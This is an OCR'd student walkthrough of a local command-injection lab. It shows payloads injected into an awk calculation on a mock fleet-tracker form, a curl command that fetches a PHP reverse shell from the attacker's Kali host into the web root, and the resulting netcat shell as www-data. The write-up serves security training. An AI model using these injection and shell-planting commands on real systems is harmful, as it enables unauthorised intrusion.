
13 - Command Injection - Challenge Walkthrough



and Injection 0x03
localhost/labs/c0x03.php
ali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Netcat Shell Stabilizati...
FLEET TRACKER

Labs / Command injection 0x03 [Challenge]

```
Executed: awk 'BEGIN {print sqrt(((100-120)^2) + ((200-105)))}';whoami #--)^2))}'
Result: 22.2486 www-data
```

Redirect vehicle

To redirect a vehicle, enter it's registration plate and new coordinates (0 to 10000).


ABC DEF
Position X
Position Y
Submit

So, we can see that our input is being reflected in the command being ran. Both "Position X" and "Position Y" field are being reflected in the output. At this point, I am thinking we need to terminate the awk command successfully, and then issue the command we want. I was able to get "whoami" back. But, I am not sure what really is going on here.

It does not look like it is filtering special characters, maybe payload for reverse shell could work.

Idea:

Come up with payload that queries our http.server module. After, we serve file, and try to trigger it by requesting the right url path.



Labs / Command injection 0x03 [Challenge]

Executed: awk 'BEGIN {print sqrt(((100-120)^2) + ((200-105)))}'; curl 192.168.163.133:8080 #--)^2))}'
Result: 22.2486

Directory listing for /


- .font-unix/
- .ICE-unix/
- .X0-lock
- .X11-unix/
- .xfsm-ICE-KTNJ02
- .XIM-unix/
- rev.php
- ssh-jDWf2W89eVpl/
- systemd-private-d44804c8ead84b01a6f8518d156521de-colord.service-h7UY7o/
- systemd-private-d44804c8ead84b01a6f8518d156521de-haveged.service-YNAWX0/
- systemd-private-d44804c8ead84b01a6f8518d156521de-ModemManager.service-0BElyb/
- systemd-private-d44804c8ead84b01a6f8518d156521de-polkit.service-MNYRpQ/

```
ssh-jDWf2W89eVpl
systemd-private-d44804c8ead84b01a6f8518d156521de-colord.service-h7UY7o
systemd-private-d44804c8ead84b01a6f8518d156521de-haveged.service-YNAWX0
systemd-private-d44804c8ead84b01a6f8518d156521de-ModemManager.service-0BElyb
systemd-private-d44804c8ead84b01a6f8518d156521de-polkit.service-MNYRpQ
systemd-private-d44804c8ead84b01a6f8518d156521de-systemd-logind.service-vz2GsC
systemd-private-d44804c8ead84b01a6f8518d156521de-upower.service-BeVzEj
Temp-2d997aba-6157-4006-98fa-cf53a941a430
VMwareDnD
vmware-root_571-4248287365

┌──(kali㉿kali)-[/tmp]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
172.18.0.4 - - [19/Jan/2025 17:17:02] "GET / HTTP/1.1" 200 -
```

It looks like it is working hehehe.

I am going to try the same curl command as in the previous lesson. First, lets wipe the website database to make sure the file we are triggering is not the same as the previous lesson. That actually wont get rid of the file. For this lesson, I will pick a different port number.



Labs / Command injection 0x03 [Challenge]

Executed: awk 'BEGIN {print sqrt(((400-120)^2) + ((105-105)))}'; curl 192.168.163.133:8080/rev2.php > /var/www/html/rev2.php #--)^2))}'
Result: 280

Redirect vehicle

To redirect a vehicle, enter it's registration plate and new coordinates (0 to 10000).

ABC DEF

Position X


Positio

```
┌──(kali㉿kali)-[/tmp]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
^C
Keyboard interrupt received, exiting.

┌──(kali㉿kali)-[/tmp]
└─$ mv rev.php rev2.php

┌──(kali㉿kali)-[/tmp]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
172.18.0.4 - - [19/Jan/2025 17:29:13] "GET /rev2.php HTTP/1.1" 200 -
```

Now, lets see if we can trigger it.



Command Injection 0x03
localhost/rev2.php
Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Netcat Shell Stabilizati…
Labs / Command injection 0x03 [Challenge]
FLEET TRACKER

Executed: awk 'BEGIN {print sqrt(((400-120)^2) + ((105-105)))}'; curl 192.168.163.133:8080/rev2.php > /var/www/html/rev2.php #--)^2))}'
Result: 280


Redirect vehicle

To redirect a vehicle, enter it's registration plate and new coordinates (0 to 10000).

ABC DEF
Position X
Positio
Submit
kali@kali: ~/Desktop/WebApp-Lab/command_injection_02-lab
File Actions Edit View Help
kali@kali: ~/Desktop/WebApp-Lab/command_injection_02-lab
kali@kali: /tmp

```
┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/command_injection_02-lab]
└─$ nc -nvlp 8888
listening on [any] 8888 ...
connect to [192.168.163.133] from (UNKNOWN) [172.18.0.4] 39032
Linux 9e0f26b27448 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86
 22:30:21 up  1:11,  0 users,  load average: 0.09, 0.12, 0.10
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ hostname
9e0f26b27448
$ 
```

Hurray!



localhost/rev2.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Netcat Shell Stabilizati…
kali@kali: ~/Desktop/WebApp-Lab/command_injection_02-lab
File Actions Edit View Help
kali@kali: ~/Desktop/WebApp-Lab/command_injection_02-lab
kali@kali: /tmp

WARNING: Failed to daemonise. This is quite common and not fatal. Successfully opened reverse shell to 192.168.163.133:8888 ERROR: Shell process terminated

```
└─$ nc -nvlp 8888
listening on [any] 8888 ...
connect to [192.168.163.133] from (UNKNOWN) [172.18.0.4] 39032
Linux 9e0f26b27448 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64 GNU/Linux
 22:30:21 up  1:11,  0 users,  load average: 0.09, 0.12, 0.10
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ hostname
9e0f26b27448
$ exit

┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/command_injection_02-lab]
└─$ 
```

In the previous lesson I was lost. This gave me some more confidence. Lets see how our instructor did it.

Looks like we could indeed had used a php reverse shell payload. As we were able to verify earlier, the website is not filtering especial characters which allow us to successfully get a reverse shell using a payload.

We can redo it later. The important part here is that we were actually able to do it our own way.